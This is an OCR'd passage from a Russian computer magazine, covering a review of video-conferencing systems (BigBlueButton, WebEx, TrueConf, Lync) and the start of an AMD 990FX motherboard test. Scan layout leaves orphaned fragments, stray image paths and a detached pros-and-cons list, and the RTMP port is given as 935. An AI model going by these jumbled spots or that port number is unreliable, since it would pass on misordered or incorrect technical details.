В популярном VoIP-сервере Asterisk конференцию можно организовать при помощи стандартного приложения MeetMe (app_meetme.so), которое поддерживает динамическое создание конференций, защиту паролем, разделение ролей, запись и многое другое. Процесс конфигурирования очень прост, достаточно отредактировать пару строчек в meetme.conf, а управление производится при помощи голосового меню. Что касается качества связи, то оно оставляет желать лучшего. К альтернативным решениям стоит отнести: ConfBridge (переработанный MeetMe), app_conference и его форк app_konference. Так, app_conference позволяет организовать аудио- и видеоконференцию с несколькими пользователями в приемлемом качестве. При этом он не микширует видеопотоки от участников (только аудио), а просто переправляет их нужным абонентам, что существенно снижает требования к оборудованию.

ект присоединился к бизнес-инкубатору для открытых проектов WebFWD («Web Forward»), который поддерживает Mozilla.

BigBlueButton обеспечивает многопользовательские аудио- и видеоконференции, чат и обмен личными сообщениями (в качестве клиента поддерживается только собственный Java-апплет BigBlueButton), запись лекций (слайды, аудио и чат) для дальнейшего воспроизведения (используется HTML5, поддерживается пока FF и Chrome), предоставление общего доступа к рабочему столу для практического показа работы с приложениями и ОС, загрузку презентации в формате PDF (и любом другом, поддерживаемом OpenOffice.org/LibreOffice), функции рисования и виртуальную указку. Реализован автоматический перевод при общении в чате пользователей на разных языках. Для подключения к серверу достаточно использовать веб-браузер с поддержкой Adobe Flash, то есть это может быть любой компьютер, работающий под управлением Windows, *nix или Mac OS X. Ведется разработка клиента для Android. Конференции могут быть двух видов: открытые (может подключиться любой зарегистрированный пользователь) и закрытые. В случае приватной конфы список допущенных формирует сам выступающий, высылая им данные для доступа. Пользователи в конференции могут быть в роли выступающего, модератора (по умолчанию получает создатель конференции) и слушателя. Работа виртуального лектора мало отличается от реального: кроме видео, он загружает документы, используя указку, акцентирует внимание на важных моментах, включает аудио выбранного слушателя. Модератор может назначить любого пользователя выступающим, тогда все внимание будет переключено на него. Интерфейс пользователя позволяет приблизить отдельные фрагменты, чтобы лучше рассмотреть их, привлечь внимание, «подняв руку», общаться в групповом или приватном чате. Модератор полностью контролирует возможности присутствующих, при необходимости отключает пользователя или переводит в режим «только просмотр». Поддерживается разрешение 320 × 240, 640 × 480, 1280 × 720, на количество подключений BBB каких-либо ограничений не накладывает.

В своей работе BBB использует более десятка Open Source приложений: FreeSWITCH, nginx, Flash-медиасервер Red5, MySQL, ActiveMQ, Tomcat, Redis, Grails, Xuggler, OpenOffice.org, Image Magick, SWFTools и другие. Ранее в этом списке был IP-PBX Asterisk с модулем для управления конференциями app_konference, но в последних версиях разработчики отказались от данной связки в пользу FreeSWITCH, так как последний не требует дополнительных усилий при реализации функции записи. Веб-интерфейс BBB переведен на 40 языков, в этом списке есть и русский.


Для работы BigBlueButton рекомендуется сервер с CPU Dual Core 2,6 ГГц, 2 Гб ОЗУ и место на жестком диске с учетом записи трансляций. Количество пользователей, которые смогут одновременно общаться на сервере, зависит от мощности оборудования и пропускной способности канала. Отдельный поток требует 30–50 Кб/с. Приблизительные расчеты можно найти в FAQ (goo.gl/Pii7Y), там же приводятся данные стресс-теста. Для подключения клиентов по умолчанию используется стандартный 80-й порт, который не должен быть занят другим приложением. В правилах брандмауэра должны быть открыты порты 80 (HTTP), 935 (RTMP) и 9123 (общий рабочий стол).

Доступен исходный код, позволяющий установить BBB на любой компьютер, работающий под управлением Linux, FreeBSD, Mac OS X или Windows. Для Ubuntu и CentOS есть готовые пакеты и репозитории. Сервер BBB может работать в облачной среде вроде Amazon EC2.


Документация на сайте проекта весьма подробна, в ней можно найти ответы практически на все возникающие вопросы — по установке (есть готовые конфиги), конфигурированию, API, локализации, настройке отдельных компонентов (VoIP, nginx и подобных) и прочим моментам. Свои вопросы можно задать в списке рассылки, предлагается несколько видеоруководств. Доступны образ VM и демосервер, позволяющие познакомиться с основными возможностями BBB, не устанавливая систему.

CISCO WEBEX

Чтобы общаться с группой людей, не обязательно устанавливать свой сервер или закупать оборудование, в некоторых случаях достаточно и SaaS. Так, Google Talk и Skype позволяют собрать аудиоконференцию на несколько пользователей. Кроме того, Skype для бизнес-пользователей (для home требуется Premium-подписка) позволяет организовать видеоконференции до десяти участников. Стоимость подписки относительно невысока, а возможностей вполне достаточно для небольших организаций. Но одно из самых популярных SaaS-решений — сервис веб-конференций Cisco WebEx (webex.com), который предлагает качественную видео- и аудиосвязь, не требуя установки специализированного оборудования. По сути, это удобная платформа для общения, удаленного обучения и совместной работы, где реализованы все необходимые функции: предварительное обсуждение материалов, screen-sharing, whiteboard, удаленный контроль компьютера, презентации, VoIP, видео в HD-формате, чат, запись совещания на сервере или клиенте, календарь и прочее. Возможно предоставление участникам разного рода анкет для



Функция трансляции рабочего стола в BigBlueButton



Планирование конференции в WebEx

заполнения. Приглашение можно разослать при помощи e-mail, по телефону или через IM-клиент. Причем аудио-конференц-связь возможна не только через VoIP, но и через мобильный/стационарный телефон. Также WebEx интегрируется с WebEx Social и приложениями MS Office, позволяя совместно редактировать и публиковать документы. При помощи специального плагина пользователь публикует материалы и планирует совещания в MS Outlook, полученное приглашение сразу добавляется в календарь. Для доступа к видеоконференции пользователю достаточно подключиться к ней при помощи браузера. Доступны клиенты для iPhone, iPad, Nokia и BlackBerry. Соединение защищено при помощи SSL. Интерфейс очень простой, хотя и не локализованный. Распространяется по подписке, в настоящее время реализовано четыре уровня доступа — Free (до трех участников, видео стандартного качества, 250 Мб места на диске для файлов), Premium 8, Premium 25 (соответственно до 8 и 25 участников, 1 Гб места и дополнительные функции) и Enterprise (до 500 участников). Чтобы активировать Free-аккаунт, достаточно просто зарегистрироваться (на 14 дней дают еще и тестовый Premium), указав валидный e-mail.

TRUECONF SERVER

Сервер видеоконференций TrueConf Server (trueconf.ru) поддерживает несколько режимов вещания: персональное, симметричная многоточечная конференция (до 16 равноправных участников), видеовещание (до 16 участников, но активен только один), ролевое видеовещание (3 активных участника, до 120 пользователей). В последнем случае пользователи не могут разговаривать друг с другом, но в их распоряжении другие встроенные средства TrueConf — чат, обмен файлами, электронная доска для совместной работы над документом, демонстрация слайд-шоу. Качество может варьироваться от 320 × 240 до HD (1280 × 720). Реализована возможность записи конференции, адресная книга и панель статусов. Пользователь может показать свой рабочий стол другим участникам, которые, в свою очередь, получив разрешение, им управляют. Группы пользователей получают различные права, разграничивающие возможности по использованию системы. Для подключения к конференции требуется Windows-ПК (после установки сервер генерирует клиент TrueConf Client) или специальное оборудование. Доступен также клиент для Android. При помощи отдельного продукта TrueConf Gateway возможно использование H.323/SIP видеотерминалов.

Продукт появился в 2003 году и первоначально распространялся под названием VideoPort VCS, новое имя TrueConf получил в 2011 году. Разрабатывается российской компанией, а поэтому учитывает местные реалии. В частности, нетребователен к качеству соединения, может использовать любые каналы, в том числе и спутниковые, работает из-за NAT. В программе

ЧТО ВЫБРАТЬ ДЛЯ ВИДЕОСВЯЗИ: ЖЕЛЕЗО ИЛИ СОФТ?

Кроме программных решений, на рынке присутствует большой выбор аппаратных реализаций, которые обеспечивают более высокую производительность и качественную видеосвязь, но и стоят на порядок дороже. Разработчики программ нередко идут на компромиссы, используя низкую частоту кадров и упрощенные алгоритмы преобразования видео, что приводит к уменьшению размера изображения, снижению четкости и ухудшению цветопередачи. Аппаратные же решения оснащены специализированными процессорами для кодирования и декодирования потока, компания-изготовитель гарантирует качество связи и конкретную производительность в определенных условиях (соответственно, отпадает необходимость в самостоятельном подборе комплектующих и расчете требуемой мощности сервера, достаточно выбрать наиболее подходящую модель из линейки продуктов). Среди поставщиков железа для проведения аудио- и видеоконференций есть и признанные лидеры, такие как Avaya и Polycom. Например, система Avaya Aura Conferencing обеспечивает проведение конференций с использованием протокола SIP при помощи клиента или обычного веб-браузера, а Polycom HDX 8000 позволяет пользователям общаться с видео высокого качества (720p/1080p) и звуком без искажений, при этом голоса разделяются на каналы, обеспечивая «эффект присутствия».

WWW

- **Сайт Apache OpenMeetings:** incubator.apache.org/openmeetings;
- **сайт проекта BigBlueButton:** bigbluebutton.org, code.google.com/p/bigbluebutton;
- **результаты стресс-теста BigBlueButton:** goo.gl/hrkLF;
- **сайт Cisco WebEx:** www.webex.com;
- **сайт MS Lync:** lync.microsoft.com;
- **сайт TrueConf Server:** trueconf.ru.


заложена динамическая регулировка битрейта и технология SVC (Scalable Video Coding), позволяющая передавать в одном потоке несколько подпотоков видео различного качества. Список поддерживаемых видеокодеков включает WebM и Cyclon. Последний собственной разработки, не требует мощного CPU и обеспечивает малые задержки, а поэтому применяется на низкоскоростных линиях. Такой эффект достигается в том числе и за счет того, что кодек в первую очередь распознает лица участников видеоконференции. Для асимметричной конференции используется UDP Multicast.

Для установки сервера понадобится Win2k/2k3/2k8. Сам процесс, можно сказать, тривиален, справиться с ним может любой пользователь. В firewall нужно лишь открыть порты 4307 и 4310. Доступна также SaaS-версия TrueConf — TrueConf Online, позволяющая организовывать конференции по подписке, не разворачивая инфраструктуру. Пользователю требуется веб-камера, микрофон и браузер. Предлагается несколько вариантов лицензий, в бесплатной возможна только индивидуальная видеосвязь.

MICROSOFT LYNC SERVER

Корпорация Microsoft не могла не посчитаться с тенденциями развития IT-рынка и предложила свой сервер коммуникаций MS Lync Server (lync.microsoft.com, ранее Office Communications Server, версия 2007 R2 которого еще продается), предоставляющий возможности организации не только аудио-, видео- и веб-конференций, но и телефонной связи (голосовая почта, перевод звонков, групповые вызовы и тому подобное), систему IM, передачу файлов, контроль присутствия и многое другое. Возможна интеграция с Asterisk и Skype, при помощи шлюзов сторонних производителей Lync подключается к SIP или телефонным сетям. Реализованы возможности совместного доступа к рабочему столу, функция виртуальной доски для одновременной работы с документом или обучения сотрудников. Для тех, кто переписывается с иностранными партнерами, предлагается плагин Conversation Translator (Lync Guistic), позволяющий автоматически переводить сообщения при помощи сервиса переводчика Bing. Пользователь может подключиться к конференции при помощи обычного или мобильного телефона. Естественно, Lync интегрируется с многими продуктами Microsoft — Exchange, SharePoint, Office и Office 365. Пользователям последнего нет необходимости разворачивать свою инфраструктуру, достаточно подключиться к Lync Online. Приглашения для участия в конференции по умолчанию отправляются при помощи Outlook. Можно организовать несколько конференций и переключаться между ними. Есть возможность выбора пользователя, от имени которого конференция будет начата. Участник, имеющий слово, будет выделен, и камера автоматически переключается на него. Подсоединиться к собраниям можно несколькими способами: установив клиент Lync 2010 или Lync 2010 Attendee, через веб-браузер с поддержкой Silverlight (Microsoft Lync Web App) или клиент Office Communicator. Пользователю, получившему приглашение, будет предложен один из этих вариантов. Кроме того, поддерживается ряд IP-телефонов «Optimized for Lync» (некоторые модели можно найти на сайте MS — goo.gl/C3fGb). Для проведения видеоконференций также не требуется специальное оборудование, хотя здесь предлагаются совместимые комплекты MS RoundTable, делающие общение более комфортным. Доступен клиент Lync Mobile для WP7, Android, iOS, Symbian и BlackBerry, который упрощает подключение к конференции, имеет функции поиска адресата и сведений о присутствии сотрудника.

Благодаря своим возможностям, Lync Server будет интересен тем организациям, которые используют Windows и строят или реорганизуют свою ИТ-инфраструктуру.



Выбор варианта проведения конференции в TrueConf

ЗАКЛЮЧЕНИЕ

Не зря говорят, что лучше один раз увидеть, чем сто раз услышать. Системы видеоконференций позволят повысить эффективность взаимодействия сотрудников компании и бизнес-партнеров и при этом обойтись без дорогостоящих командировок.

КАК РАССЧИТАТЬ ПРОПУСКНУЮ СПОСОБНОСТЬ?

Практически половина всех попыток внедрений систем видеоконференций проваливается из-за неготовности сетевой инфраструктуры. Поэтому еще на этапе выбора поставщика нужно оценить возможности своей сети и требования к пропускной способности. Возможно, для поддержки QoS на уровне, достаточном для проведения видеоконференций, окажется необходимой модернизация. Каждый производитель обычно дает приблизительные расчеты для одного канала. Например, для Apache OpenMeetings каждое подключение к серверу требует 256 Кбит/с, хотя клиент может выбрать подключение с меньшим качеством, уменьшая требование до 160 Кбит/с. В итоге для сервера нужно обеспечить (N — количество участников):

- входящий канал — (256 x N) Кбит/с;
- исходящий канал — ((256 x N x (N – 1)) Кбит/с.

Для клиентской системы:

- входящий канал — (256 x (N – 1)) Кбит/с;
- исходящий канал — 256 Кбит/с.

Отдельный поток в BBB требует 30–50 Кб/с. Приблизительные расчеты для BBB можно найти в FAQ — goo.gl/Pii7Y. В том же Skype для видеоконференций рекомендуется более широкий канал — 4 Мбит/с (прием) / 512 Кбит/с (передача).

INFO

- В BigBlueButton и Microsoft Lync Server реализован автоматический перевод при общении в чате пользователей на разных языках.
- В ходе телефонного разговора усваивается примерно 20% информации, личное общение поднимает эту планку до 80%. Система видеоконференции позволяет усвоить до 60%.
- Google, выкупив в 2007 году бесплатный сервис для видеоконференций Marratech, так и не создала «убийцу WebEx», но старые версии сервера и клиента еще можно найти в интернете и использовать для общения пяти участников.
- В TrueConf предусмотрена аутентификация пользователей средствами LDAP или Active Directory.

ВКонтакте

34808

участников

Twitter

12738

фолловеров

Google+

47911

подписчиков

Facebook

2338

друзей

ХабраХабр


1982

юзеров

Join us



Сергей Плотников



LA FURIA ROJA

ТЕСТИРОВАНИЕ ТОПОВЫХ МАТЕРИНСКИХ ПЛАТ НА БАЗЕ ЧИПСЕТА AMD 990FX

Думаем, мы не откроем Америки, если скажем, что процессоры архитектуры Bulldozer оказались не слишком удачными. Тем не менее подобное нельзя отнести в адрес материнок на базе логики AMD. И вот мы решили протестировать топовые платы на чипсете 990FX — настоящие «красные фурии»!

ВОПРОС ЦЕНЫ

Что интересно, воспользовавшись популярными маркет-ресурсами, легко выяснить, что Hi-End-плата для процессоров AMD стоит ощутимо меньше, нежели Hi-End-плата под Intel. В качестве примера: материнская плата ASUS SABERTOOTH 990FX на момент написания теста стоила в среднем 5500 рублей, а SABERTOOTH Z77 — в среднем 8500 рублей. Чувствуешь разницу? При этом набор логики 990FX ни в чем не уступает Z77 Express. И даже больше: если центральные процессоры Sandy Bridge и Ivy Bridge имеют встроенный контроллер PCI Express на 16 линий, то северный мост «девятьсот девяностого» — полноценные 32 линии. Понятное дело, что «камешки» Intel производительнее. Однако, во-первых, разница в производительности сопоставима с разницей в цене CPU. Во-вторых, и Phenom II, и FX обладают потрясающим оверклокерским потенциалом. В итоге разогнанного до 4.5–5 ГГц процессора «красных» хватит для прокачки пары топовых видеокарт.

ВОПРОС ПОКОЛЕНИЙ

Как показывает практика, собирать систему на базе логики AMD — весьма и весьма выгодное дело. И не только из-за экономии на покупке комплектующих, но и благодаря возможности постепенного, рационального апгрейда. В первую очередь речь, конечно, идет о замене процессоров. В платах на базе 990FX применяется сокет AM3+, который отлично ладит как с процессорами архитектуры K10, так и с процессорами Bulldozer. Наверняка следующее поколение «камней» также будет совместимо с AM3-гнездом. От пользователя потребуется лишь обновить BIOS материнской платы.

Естественно, у процессоров AMD разного поколения существуют соответствующие ограничения. Например, Phenom II и Athlon II могут работать с ОЗУ частотой 800 МГц, а FX — с частотой 933 МГц.

С ДЛИННЫМ «ХОБОТОМ»

В отличие от Intel, платформы AMD дают оверклокерам полнейшую свободу действий. Материнские платы имеют, если так можно выразиться, разблокированный тактовый генератор. А процессоры — разблокированный множитель. К тому же сами «железки» показывают превосходные разгонные способности. Именно на базе логики AMD на сегодняшний день установлены крупнейшие мировые рекорды по разгону процессоров и оперативной памяти.

МЕТОДИКА ТЕСТИРОВАНИЯ

В распоряжении у тестовой лаборатории имеется множество процессоров AMD. Мы взяли «камень» AMD Phenom II X4 970, досконально изучили его оверклокерский потенциал и начали поднимать частоту шины. Дабы CPU и ОЗУ не стали бутылочным горлышком, частота центрального процессора была снижена до 200 × 9 = 1800 МГц, а памяти — до 1066 МГц. Постепенно, шаг за шагом, мы находили тот максимум показателя BCLK материнской платы, которого удастся достичь с применением воздушной системы охлаждения. Стабильный максимум. Стабильность проверялась в течение 20 минут утилитой LinX.

Минимумом будем считать отметку в 230 МГц. Подняв до такого параметра Bus Speed, можно, например, для системы вместо оперативной памяти частотой 1866 МГц прикупить кит частотой 2133 МГц. Если плата не тянет 230 МГц, то ни о каком высокопроизводительном решении речи и не идет. Чуть забегая вперед, скажем, что в сегодняшнем тесте все участники без проблем преодолели данную отметку по частоте. Разгон до 250 МГц является удовлетворительным, средним результатом.

Оверклок по шине свыше 270 МГц мы считаем воистину великолепным! Важно помнить, что результаты разгона компьютерного «железа» относятся исключительно к конкретному устройству. Также мы досконально изучили возможности тестируемых материнских плат: их разводку, комплектацию, функционал, юзабилити.

СПИСОК ТЕСТИРУЕМОГО ОБОРУДОВАНИЯ

- **ASRock Fatal1ty 990FX Professional**
- **ASUS Crosshair V Formula**
- **BIOSTAR TA990FXE**
- **GIGABYTE GA-990FXA-UD7**
- **MSI 990FXA-GD80**

ТЕСТОВЫЙ СТЕНД

Процессор: AMD Phenom II X4 970BE, @1800 МГц (200 × 9)
Кулер: Noctua NH-D14
Оперативная память: Corsair CMGTX7, 1 × 4 Гб
Видеокарта: 2 × AMD Radeon HD 7950
Накопитель: Corsair CSSD-F120GB2, 120 Гб
Блок питания: ENERMAX Platimax, 750 Вт
ОС: Windows 7 Максимальная

ASROCK FATAL1TY 990FX PROFESSIONAL

Открывает тест материнских плат продукт компании ASRock. А тут перед нами еще и старая знакомая — Fatal1ty 990FX Professional! То, что к разработке устройства приложил руку Джонатан Уэндел (он же Fatal1ty), видно сразу: система охлаждения, да и вся плата целиком, стилизованы на все 100%. Кроме того, радиатор еще и достаточно эффективно охлаждает десятифазную подсистему питания и мосты логики. Привлекают внимание и «позолоченные» японские конденсаторы. В общем, выглядит все достаточно кошерно.

На текстолите распаяно сразу три порта PCI Express x16. Они все хоть и раскрашены одним красным цветом, но работают по схеме x16 + x16 + x4. Соответственно, ты можешь собрать систему на базе простеньких двойных массивов видеокарт AMD CrossFireX и NVIDIA SLI.

Помимо PEG, на плате в наличии есть пара PCI Express x1 и столько же PCI. На наш взгляд, разводка компонентов выполнена на отлично. Установка двух габаритных видеокарт пусть и лишит возможности использовать по одному PCI Express x1 и PCI, но ровно столько же портов останутся свободными.

Стоит отметить, что ASRock Fatal1ty 990FX Professional оснащена сразу двумя сетевыми контроллерами. Следовательно, на I/O-панели есть два RJ-45-коннектора. А вот почему материнскую плату, ориентированную на геймеров, не оснастили нормальным аудиопроцессором, для нас остается загадкой. Здесь за звук отвечает стандартный кодек Realtek. На всякий случай сообщаем, что у Creative есть в продаже модель дискретной звуковой карты Recon3D Fatal1ty Champion. Отличное решение для профессиональных геймеров. И не только.

Уже в основном для оверклокеров на текстолите нашлось местечко для кнопок включения/перезагрузки системы, а также индикатора POST.

BIOS материнской платы, а точнее, UEFI-оболочка приветствует нас завораживающим лого Fatal1ty. Все основные настройки по разгону «железа» находятся во вкладке OC Tweaker. Первая из них — OC Mode, позволяющая путем нажатия всего одной кнопки разогнать систему на 50% с шагом в 5%. Фишка в том, что после активации режима OC Mode BIOS материнки сам выставляет все показатели напряжений, множителей и частот. Правда, стенд перестал стабильно работать уже при 30%, то есть при значении BCLK 260 МГц. А вот на 25% (250 МГц по шине) система работала стабильно.

При изменении напряжений компонентов оболочка не отображает цветом опасные пороги. Максимум для CPU — 2 В. В домашних условиях юзать процы с таким напряжением — смерти подобно. А вот во время экстремального оверклокинга бывают моменты, когда понадобится поднять VCore еще выше – до 2,1 В. Шаг поднятия разности потенциалов VCore — 0,0125 В.


Есть у ASRock Fatal1ty 990FX Professional один неприятный момент. При переразгоне клавиши включения/ребута и POST-индикатор отключаются и начинают снова работать только после полного обесточивания системы.


В итоге разгонные процедуры заставили ASRock Fatal1ty 990FX Professional стабильно работать при частоте шины 282 МГц. Данный результат можно считать более чем положительным.

- ➕ высокий разгонный потенциал
- ➕ два RJ-45
- ➕ оверклокерские улучшайзеры

- ➖ мало SATA-портов
- ➖ простенький Realtek’овский аудиокодек

7000 РУБ.





- + высокий разгонный потенциал
- + разводка
- + игровая звуковая карта
- + оверклокерские улучшайзеры
- + 4 USB 3.0 на I/O-панели

- − не обнаружено

ASUS CROSSHAIR V FORMULA

Если кто не знает, то мы напомним, что линейка плат ROG (Republic of Geamers) как раз стартовала с выхода материнки ASUS Crosshair, выполненной на базе чипсета NVIDIA nForce 590 SLI специально для процессоров AMD. С тех пор утекло достаточно много воды, у субкультуры изменился дизайн, стиль, но принципы остались неизменными: давать геймерам и энтузиастам только самое лучшее. И вот просим любить и жаловать — ASUS Crosshair V Formula!

На что сразу обращаешь внимание — это на нестандартную распайку северного моста. В итоге радиатор, который отвечает за охлаждение десятифазной подсистемы питания и чипа, сделан продолговатым, но компактным. Что, в свою очередь, позволяет устанавливать на процессор кулер любого размера. Проверено на Noctua NH-D14, Thermalright Archon, Thermalright Silver Arrow и Thermaltake Frio.

Из примечательных компонентов на плате мы заметили дополнительные 4 пина для питания процессора и дополнительный MOLEX для питания PEG-портов.

На ASUS Crosshair V Formula распаяно сразу четыре PCI Express x16. Один из них изначально работает в режиме x4. Остальные, в зависимости от используемого массива видеокарт, могут делиться согласно схеме x16 + x8 + x8. Все необходимые мостики идут в комплекте. Также на текстолите пятой «рампаги» нашлось место для одного PCI Express x1 и одного PCI.

В общем и целом разводка компонентов ASUS Crosshair V Formula не вызывает каких-либо нареканий.

Отметим, что у нас на тесте побывала просто ASUS Crosshair V Formula. Но есть вариация с комбинированной картой ROG ThunderBolt. Данное дискретное устройство представляет собой производительный сетевой контроллер Killer E2100 и звуковой процессор C-Media 6631.

